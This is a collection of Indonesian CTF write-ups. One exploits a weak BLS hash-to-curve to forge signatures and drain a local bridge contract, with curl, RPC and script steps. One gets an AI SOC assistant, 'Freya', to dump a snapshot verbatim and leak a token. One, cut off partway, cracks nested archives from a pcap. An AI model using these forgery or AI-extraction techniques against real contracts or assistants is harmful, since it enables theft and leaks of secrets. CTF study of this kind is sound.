Artinya, semua message-point berada pada subgrup yang dibangkitkan G1 yang sama dan skalarnya publik. Ini meruntuhkan asumsi keamanan BLS, karena tanda tangan BLS adalah σ = sk · H(m), sehingga:

```
σ(m₂) = (s_m2 · s_m1⁻¹) · σ(m₁)
```

Satu tanda tangan pada pesan apa pun yang kita pilih cukup untuk memalsukan tanda tangan pada semua pesan lain. Oracle beacon-sign justru memberikan hal itu — bahkan mengembalikan skalar s secara eksplisit:

```
json
{
  "domain": "AZKABAN_BEACON_V1",
  "player_address": "0x70997970C51812dc3A010C7d01b50e0d17dc79C8",
  "timestamp": 1700000000,
  "chain_id": 31337,
  "message_hash":
"0x09d10eaa3c866ef2740be90616250d439356cb9ce6a53c301c0bd5dedc1778d1",
  "scalar_s":
"0x09d10eaa3c866ef2740be90616250d439356cb9ce6a53c301c0bd5dedc1778d1",
  "signature_G1": {
    "x":
"0x1af438911803a6ceef5b81a6e6810cc112050f5b6aa3cb9ee357591022db8f50",
    "y":
"0x119e2dd5f352c9961c9bb4eb8d3d02bb7a4d99bfb144fa72ac757729eb8a1a2f"
  }
}
```

Dari σ_b = a · s_b · G1 dan s_b yang diketahui, kita bisa menghitung a·G1 tanpa private key authority:

```
a·G1 = σ_b · s_b⁻¹
```

Dengan a·G1 di tangan, tanda tangan authority untuk pesan apa pun menjadi:

```
σ_auth(m) = s_m · (a·G1)
```

Sisa satu masalah: signer kedua. enrollValidator bersifat permissionless dan Proof-of-Possession-nya memakai hashToG1 yang lemah juga, sehingga PoP bisa dipalsukan dengan memilih secret v milik sendiri:

```
pkVal = v · G2
pop   = v · H_enroll
```

maka:

```
e(pop, G2) = e(H_enroll, pkVal)
```

Karena hashToG1 adalah fungsi view publik, H_enroll milik attacker bisa dihitung off-chain dan sudah diverifikasi identik dengan eth_call.

Langkah Penyelesaian

1. Tahap Analisis – Recon Instance & Verifikasi On-Chain
Ambil konfigurasi instance:

```
len@DESKTOP-O9660T8:/mnt/d/CTF IONIC/compe/cryptho/phantom-valodator$ curl -s http://chall.ctf.tccpens.id:30760/api/v1/status
{"status":"online","bridge_address":"0x5FbDB2315678afecb367f032d93F642f64180aa3","authority_public_key_g2":["0x2eea0d8e7c43a3a2014b9f0696c062f4bef38c7ba8bc7fcc6bcddd505f0e289a","0x07f11ea58919c933e197a3626f05ba8a11438d8256df984f8336224df7fb4206","0x0cee342a168fe07843171de45ac08dadd1ed894d2f4dc6d55acdebab46a8ecf6","0x25b3087f75e4c2fc3ceed82cbc0ea441834ff4201d539d08351d7e3bb799a34b"],"player_address":"0x70997970C51812dc3A010C7d01b50e0d17dc79C8","player_private_key":"0x59c6995e998f97a5a0044966f0945389dc9e86dae88c7a8412f4603b6b78690d","chain_id":31337,"reserve_balance_wei":"100000000000000000000","reserve_balance_eth":100.0}len@DESKTOP-O9660T8:/mnt/d/CTF IONIC/compe/cryptho/phantom-valodator$
```

Output

```
json
{
  "status": "online",
  "bridge_address": "0x5FbDB2315678afecb367f032d93F642f64180aa3",
  "authority_public_key_g2": [
    "0x15cea53b...",
    "0x2ccc97d3...",
    "0x013627c7...",
    "0x2a1865ef..."
  ],
  "player_address": "0x70997970C51812dc3A010C7d01b50e0d17dc79C8",
  "player_private_key": "0x59c6995e...b78690d",
  "chain_id": 31337,
  "reserve_balance_eth": 100.0
}
```

RPC POST /rpc ternyata Anvil v1.8.6 dan mengekspos eth_call, eth_getCode, eth_estimateGas, serta eth_sendRawTransaction.

Untuk memastikan source di app.js benar-benar yang ter-deploy (bukan source palsu), bytecode diambil dan dicek konstanta pentingnya:

```
curl -s http://chall.ctf.tccpens.id:30760/rpc \
  -H 'content-type: application/json' \
  -d
'{"jsonrpc":"2.0","id":1,"method":"eth_getCode","params":["0x5FbDB2315678afecb367f032d93F642f64180aa3","latest"]}' \
  | tee notes/bridge.hex.raw > /dev/null
echo "saved: notes/bridge.hex.raw ($(wc -c < notes/bridge.hex.raw) bytes)"
```

Output:

```
saved: notes/bridge.hex.raw (10534 bytes)
```

Lalu ekstrak dan verifikasi konstanta di dalam bytecode:

```
import json
```

```
code = json.loads(open("notes/bridge.hex.raw").read())["result"][2:]
print("bytecode bytes   :", len(code)//2)
print("AZKABAN_WITHDRAW:", "415a4b4142414e5f57495448445241575f5631" in
code)
print("AZKABAN_ENROLL  :", "415a4b4142414e5f454e524f4c4c5f5631" in code)
print("GROUP_ORDER     :", "30644e72" in code.lower())
print("event ReserveWd :", "f7aeb382" in code.lower())
```

Output:

```
bytecode bytes   : 5248
AZKABAN_WITHDRAW: True
AZKABAN_ENROLL  : True
GROUP_ORDER     : True
event ReserveWd : True
```

Empat konstanta kunci (AZKABAN_WITHDRAW_V1, AZKABAN_ENROLL_V1, GROUP_ORDER, dan topic event ReserveWithdrawn) semuanya ditemukan di bytecode on-chain. Ini mengonfirmasi bahwa source yang bocor di app.js identik dengan kontrak yang ter-deploy.

Selanjutnya, karena hashToG1 adalah fungsi view publik, encoding pesan diverifikasi dengan membandingkan hasil perhitungan lokal terhadap eth_call on-chain:

bash
scripts/run.sh scripts/verify_encoding.py 2>&1 | tee notes/encoding.txt
Output:

```
enroll_msg len: 69 hex:
415a4b4142414e5f454e524f4c4c5f563170997970c51812dc3a010c7d01b50e0d17dc79
c8000000000000000000000000000000000000000000000000000000000007a69
local h_enroll:
0ef66a305591025d3452c0438f4c8cab74522483719d1f64666e7de6f49d13b0064ca875
72f8f779f56fa075e6ca7a9daf777155597e61460c41b363b5f17b2e
eth_call hashToG1: {'jsonrpc': '2.0', 'id': 1, 'result':
'0x0ef66a305591025d3452c0438f4c8cab74522483719d1f64666e7de6f49d13b0064ca
87572f8f779f56fa075e6ca7a9daf777155597e61460c41b363b5f17b2e'}
onchain h_enroll:
0ef66a305591025d3452c0438f4c8cab74522483719d1f64666e7de6f49d13b0064ca875
72f8f779f56fa075e6ca7a9daf777155597e61460c41b363b5f17b2e match: True
withdraw_msg len: 135
local s_w:
0x21c915e1e0707fa309b91bdfc23e25634a2b209f2cd287809fe1cf8f4ffcab8e
eth_call withdrawal hashToG1: {'jsonrpc': '2.0', 'id': 1, 'result':
'0x2c9f8372c1ae8bb00722ab27d2b1ef3da71c789f123c5e00a271950eee776dbe0ad18
231147e31749a1f8580ece783d428b44d18b74a25fba6d20f202ccfb2f2'}
onchain:
```

```
2c9f8372c1ae8bb00722ab27d2b1ef3da71c789f123c5e00a271950eee776dbe0ad18231
147e31749a1f8580ece783d428b44d18b74a25fba6d20f202ccfb2f2
local  :
2c9f8372c1ae8bb00722ab27d2b1ef3da71c789f123c5e00a271950eee776dbe0ad18231
147e31749a1f8580ece783d428b44d18b74a25fba6d20f202ccfb2f2
nonce: {'jsonrpc': '2.0', 'id': 1, 'result':
'0x0000000000000000000000000000000000000000000000000000000000000000'}
player bal: {'jsonrpc': '2.0', 'id': 1, 'result':
'0x21e19e0c9bab2400000'}
player nonce: {'jsonrpc': '2.0', 'id': 1, 'result': '0x0'}
```

Dua-duanya cocok:

```
Pesan Panjang     match
Enroll (AZKABAN_ENROLL_V1 + player + chainid)   69 byte     True
Withdraw (AZKABAN_WITHDRAW_V1 + recipient + amount + nonce + chainid)
135 byte    True
Selain itu diperoleh state awal: withdrawalNonce = 0, player nonce = 0,
dan player balance = 0x21e19e0c9bab2400000 = 10.000 ETH (default Anvil).
```

2. Tahap Analisis — Membuktikan hashToG1 adalah Perkalian Skalar
Cari nama field beacon dari frontend, lalu panggil oracle:

```
grep -n -i "beacon" src/app.js | head -10

TS=$(date +%s)
curl -s -X POST http://chall.ctf.tccpens.id:30760/api/v1/beacon-sign \
  -H 'content-type: application/json' \
  -d
"{\"player_address\":\"0x70997970C51812dc3A010C7d01b50e0d17dc79C8\",\"ti
mestamp\":$TS}" \
  | tee notes/beacon.json | python3 -m json.tool
```

Jalankan verify_flaw.py untuk membuktikan σ_b = a · s_b · G1, lalu ekstrak a·G1 dari respons beacon:

```
scripts/run.sh scripts/verify_flaw.py 2>&1 | tee notes/flaw.txt

scripts/run.sh scripts/pwn.py key 2>&1 | tee notes/key.txt
cat notes/keys.json | python3 -m json.tool
```

3. Tahap Eksploitasi — Forge Proof-of-Possession & Enroll
Bangun material validator dari secret attacker v (pkG2 = v·G2, pop = v·H_enroll), lalu enroll:

```
scripts/run.sh scripts/pwn.py enroll 2>&1 | tee notes/enroll.txt
```

4. Tahap Eksploitasi — Forge Aggregate Signature & Drain
Susun sigma = $s_w \cdot s_b^{-1} \cdot \sigma_b + v \cdot s_w \cdot G1$ untuk pesan withdrawal, simulasikan dengan eth_call, lalu kirim transaksi:

```
scripts/run.sh scripts/pwn.py sim   2>&1 | tee notes/sim.txt
scripts/run.sh scripts/pwn.py drain 2>&1 | tee notes/drain.txt
```

5. Tahap Pengambilan Flag
Verifikasi drain on-chain dan ambil flag:

```
scripts/run.sh scripts/pwn.py flag 2>&1 | tee notes/flag.txt
```

Kesimpulan
Akar masalahnya bukan pada implementasi pairing — precompile EIP-197 dipakai dengan benar — melainkan pada hashToG1 yang hanya perkalian skalar keccak256(m) · G1. Hash-to-curve yang lemah ini meruntuhkan dua lapis otorisasi sekaligus:
Unblinding signature oracle — pesan beacon ditandatangani dengan σ = a · s_b · G1 dan s_b ikut dikembalikan. Satu query oracle cukup untuk mengekstrak a·G1, dan dari situ tanda tangan authority pada pesan apa pun bisa dihitung ulang dengan rescaling skalar.

Proof-of-Possession palsu — karena H_enroll juga kelipatan G1, PoP e(pop, G2) = e(H_enroll, pkVal) bisa dipenuhi dengan pkVal = v·G2 dan pop = v·H_enroll. Attacker menjadi validator kedua yang sah tanpa kredensial asli.


Kombinasinya membuat skema 2-of-2 menjadi 2-of-0: kedua tanda tangan dapat diproduksi penyerang, dan reserve 100 ETH bisa dikuras dengan withdrawReserve.

Pelajaran utama: hash-to-curve harus memakai konstruksi aman seperti Try-and-Increment / SSWU / hash_to_field sesuai RFC 9380 dan tidak boleh berupa k · G1. Selain itu, jangan mengembalikan skalar internal atau membiarkan oracle menandatangani input arbitrer tanpa domain separation dan binding ke pemanggil terautentikasi. Proof-of-Possession juga wajib memakai hash-to-curve yang kuat.

Flag

IONIC{ph4nt0m_v4l1d4t0r_bn254_bls_unbl1nd3d_sc4l4r}

Agents:



Chall Forensic

Write-Up: Freya AI Forensics - Forensics

Challenge: Freya AI Forensics (762 pts)
Target: https://soc.tccpens.id/
Kategori: Digital Forensics / AI Forensics
Vektor: Log Correlation → Snapshot Loading → Context/Prompt Extraction → Token Reconstruction

Analisis Masalah
Challenge menyediakan sebuah terminal investigasi bernama Freya, asisten AI yang digunakan untuk menganalisis insiden keamanan. Selain berinteraksi dengan AI, investigator juga diberikan akses ke log publik yang berisi aktivitas sistem.

Tujuan challenge adalah menemukan anomali dari aktivitas Freya, menghubungkannya dengan mekanisme pemrosesan konteks, lalu mengambil artefak sensitif yang tersimpan di dalam snapshot diagnostik.

Dari file freya-public-logs (1).txt, sebagian besar log terlihat rutin:

```
text
service=correlator event=case_linked signal=routine_activity
service=debug-export event=snapshot_skipped reason=routine
service=context-loader event=context_ready profile=standard
```

Namun ada satu request_id yang mencolok karena memiliki sinyal berbeda dan profil non-standar:

```
text
2026-10-20T02:11:01Z host=soc-core-01 service=correlator
request_id=req-731 case=FR-017 event=case_linked signal=unusual_export
```

```
2026-10-20T02:11:03Z host=soc-ai-01 service=context-loader
request_id=req-731 case=FR-017 event=context_ready
profile=legacy-support
2026-10-20T02:11:04Z host=soc-diag-01 service=debug-export
request_id=req-731 case=FR-017 event=snapshot_created ref=ds-204
2026-10-20T02:11:05Z host=soc-ai-01 service=policy-check
request_id=req-731 case=FR-017 event=legacy_context_retained ref=ds-204
```

Anomali utama:

- signal=unusual_export
- profile=legacy-support
- snapshot_created ref=ds-204
- legacy_context_retained ref=ds-204

Artinya, request req-731 membuat snapshot diagnostik ds-204 dengan profil legacy-support, dan konteks tersebut tetap disimpan untuk debugging. Ini adalah target utama.

Langkah Penyelesaian

1. Tahap Analisis — Menemukan Request Anomali
Langkah pertama adalah membaca log publik dan mencari entri yang tidak mengikuti pola rutin.

Fokus pada:

```
text
request_id=req-731
case=FR-017
signal=unusual_export
profile=legacy-support
ref=ds-204
```


Ditemukan bahwa req-731 memiliki snapshot ds-204 dengan profil legacy-support. Snapshot inilah yang nantinya dimuat ke dalam sesi Freya.

Sebagai pembanding, ada juga req-729 dengan snapshot ds-205, tetapi tidak memiliki sinyal unusual_export maupun profil legacy-support. Jadi prioritas utama adalah req-731.

2. Tahap Eksploitasi — Memuat Snapshot Diagnostik
Buka website:
https://soc.tccpens.id/
Masuk ke tab Snapshot di sidebar kiri, lalu isi:

Request ID : req-731
Profile   : legacy-support


Klik Buka snapshot.




Jika berhasil, sidebar akan menunjukkan bahwa snapshot ds-204 telah terbuka. Setelah itu, buka tab Percakapan untuk berinteraksi dengan Freya dalam konteks snapshot tersebut.

3. Tahap Eksploitasi — Enumerasi Field Snapshot
Freya awalnya hanya memberikan ringkasan. Untuk mendapatkan isi snapshot, dilakukan enumerasi field satu per satu.


pertanyaan:
1.




Output:




2.




Output:



3.




Output:




Dari sini struktur snapshot mulai terbentuk:

```
text
name       = ds-204
request_id = req-731
case_id    = FR-017
profile    = legacy-support
component  = context-loader
build      = freya-dev-0.3
```

4. Tahap Eksploitasi – Mengambil Field Sensitif
Setelah field umum didapatkan, minta Freya menampilkan snapshot secara verbatim:



Output yang muncul:




Flag lengkap berhasil didapatkan langsung dari field recovery_token:

```
IONIC{fr3y4_41_t3rny4t4_b3rb4h4y4}
```


Implementasi Ringkas Alur Serangan

1. Baca file log publik freya-public-logs (1).txt.
2. Filter log yang tidak rutin (cari signal unusual_export / profile legacy-support).
3. Temukan request anomali:
   request_id = req-731
   case   = FR-017
   snapshot   = ds-204
4. Buka website https://soc.tccpens.id/.
5. Masuk ke tab Snapshot.
6. Isi Request ID: req-731 dan Profile: legacy-support, lalu klik Buka snapshot.
7. Masuk ke tab Percakapan.
8. Lakukan enumerasi field snapshot satu per satu (component, status, profile, case).
9. Minta Freya menampilkan snapshot ds-204 secara verbatim (format key=value).
10. Freya membocorkan seluruh isi snapshot, termasuk field recovery_token.
11. Salin flag dari field recovery_token:
IONIC{fr3y4_41_t3rny4t4_b3rb4h4y4}.
12. Verifikasi flag.

Bukti flag dari interaksi dengan Freya:



Output yang muncul:



Kesimpulan
Akar masalah challenge ini adalah penyimpanan konteks sensitif di dalam snapshot diagnostik yang dapat diakses melalui mekanisme pemrosesan konteks Freya. Log publik memang tidak langsung membocorkan flag, tetapi memberikan petunjuk kuat berupa:

- **signal=unusual_export**
- **profile=legacy-support**

- **snapshot_created ref=ds-204**

Dengan mengkorelasikan log tersebut dan memuat snapshot yang tepat, Freya dapat diminta menampilkan isi snapshot secara bertahap. Field recovery_token yang seharusnya tidak terekspos akhirnya bocor secara utuh setelah Freya diminta menampilkan snapshot dalam format verbatim.

Flag

IONIC{fr3y4_41_t3rny4t4_b3rb4h4y4}

Deepseek: https://chat.deepseek.com/share/9hnkbzufgignw835m8

Write-Up: Extraction — Forensics

Challenge: Extraction (949 pts)
Kategori: Digital Forensics / Network + Crypto + Stego
Vektor: PCAP Analysis → DNS TXT Extraction → Steganography → RSA Decryption → Archive Unlocking

Analisis Masalah
Challenge menyediakan dua artefak: arsip loot.zip yang terkunci, dan file info.pcap dari challenge sebelumnya (getting-info). Petunjuk di deskripsi menyebutkan bahwa **kunci arsip tersembunyi di dalam traffic log yang sama**, dan **pcap masih dibutuhkan setelah arsip terbuka** — mengisyaratkan alur multi-layer.

Saat **loot.zip** dibuka dengan unzip standar, muncul:

```
skipping: loot/danger.zip      unsupported compression method 99
skipping: loot/documents.zip   unsupported compression method 99
skipping: loot/gallery.zip     unsupported compression method 99
```

Method 99 = **WinZip AES**. Solusinya pakai 7z atau pyzipper, bukan unzip.

Langkah Penyelesaian

1. Tahap Analisis — Menemukan Password loot.zip
Scan **info.pcap** dengan **strings** dan cari pola kredensial:

```
(venv) len@DESKTOP-O9660T8:/mnt/d/CTF IONIC/compe/foren/extraction$ strings -a -n 5 info.pcap | grep -aiE 'pass|pwd|key|secret|zip|lo
ot|unlock'
Check my password :IONIC{P3MAN45AN-DulU-8@Ng}
kEY2@
zip*$
edgekey
edgekey
edgekey
edgekey
edgekey
edgekey
edgekey
edgekey
edgekey
edgekey
Check my password :IONIC{P3MAN45AN-DulU-8@Ng}
Check my password :IONIC{P3MAN45AN-DulU-8@Ng}
Check my password :IONIC{P3MAN45AN-DulU-8@Ng}
gamepass
gamepass
gamepass
gamepass
gamepass
gamepass
gamepass
gamepass
gamepass
gamepass
catalog.gamepass.com
```

Ditemukan string mencurigakan:

```
Check my password :IONIC{P3MAN45AN-DulU-8@Ng}
```

Follow TCP stream untuk konfirmasi konteks:

```
(venv) len@DESKTOP-O9660T8:/mnt/d/CTF IONIC/compe/foren/extraction$ tshark -r info.pcap -q -z follow,tcp,ascii,1011

===================================================================
Follow: tcp,ascii
Filter: tcp.stream eq 1011
Node 0: 192.168.1.197:39140
Node 1: 192.168.1.10:3490
45
Check my password :IONIC{P3MAN45AN-DulU-8@Ng}
===================================================================
```

Terlihat koneksi ke **192.168.1.10:3490** yang mengirimkan password tersebut. Password ini valid untuk **loot.zip**:

```
(venv) len@DESKTOP-O9660T8:/mnt/d/CTF IONIC/compe/foren/extraction$ 7z x loot.zip -p'IONIC{P3MAN45AN-DulU-8@Ng}' -o./loot_extracted -
y

7-Zip 23.01 (x64) : Copyright (c) 1999-2023 Igor Pavlov : 2023-06-20
 64-bit locale=C.UTF-8 Threads:8 OPEN_MAX:10240

Scanning the drive for archives:
1 file, 609575 bytes (596 KiB)

Extracting archive: loot.zip
--
Path = loot.zip
Type = zip
Physical Size = 609575

Everything is Ok

Folders: 1
Files: 3
Size:       608799
Compressed: 609575
```

Isi **loot/: danger.zip, documents.zip, gallery.zip.**

```
(venv) len@DESKTOP-O9660T8:/mnt/d/CTF IONIC/compe/foren/extraction/loot_extracted/loot$ ls
danger.zip  documents.zip  gallery.zip
```

2. Tahap Eksploitasi – Membuka Arsip Bersarang

Password yang sama berhasil untuk documents.zip dan gallery.zip, tetapi **danger.zip menolak** – artinya password danger.zip berbeda dan tersembunyi di pcap.

```
(venv) len@DESKTOP-O9660T8:/mnt/d/CTF IONIC/compe/foren/extraction/loot_extracted/loot$ for f in danger.zip documents.zip gallery.zip
; do
  7z t "$f" -p'IONIC{P3MAN45AN-DulU-8@Ng}' && 7z x "$f" -p'IONIC{P3MAN45AN-DulU-8@Ng}' -o"./${f%.zip}"
done
```

Output : documents/ (6 file) dan gallery/ (12 gambar) terbuka, danger.zip tetap terkunci.

```
Testing archive: danger.zip
--
Path = danger.zip
Type = zip
Physical Size = 223

ERROR: Wrong password : flag.txt

Sub items Errors: 1

Archives with Errors: 1

Sub items Errors: 1
```

```
Testing archive: documents.zip
--
Path = documents.zip
Type = zip
Physical Size = 29726

Everything is Ok

Folders: 1
Files: 6
Size:       35200
Compressed: 29726
```

```
Testing archive: gallery.zip
--
Path = gallery.zip
Type = zip
Physical Size = 578850

Everything is Ok

Folders: 1
Files: 12
Size:       587244
Compressed: 578850
```

3. Tahap Analisis – Menemukan Parameter RSA di DNS
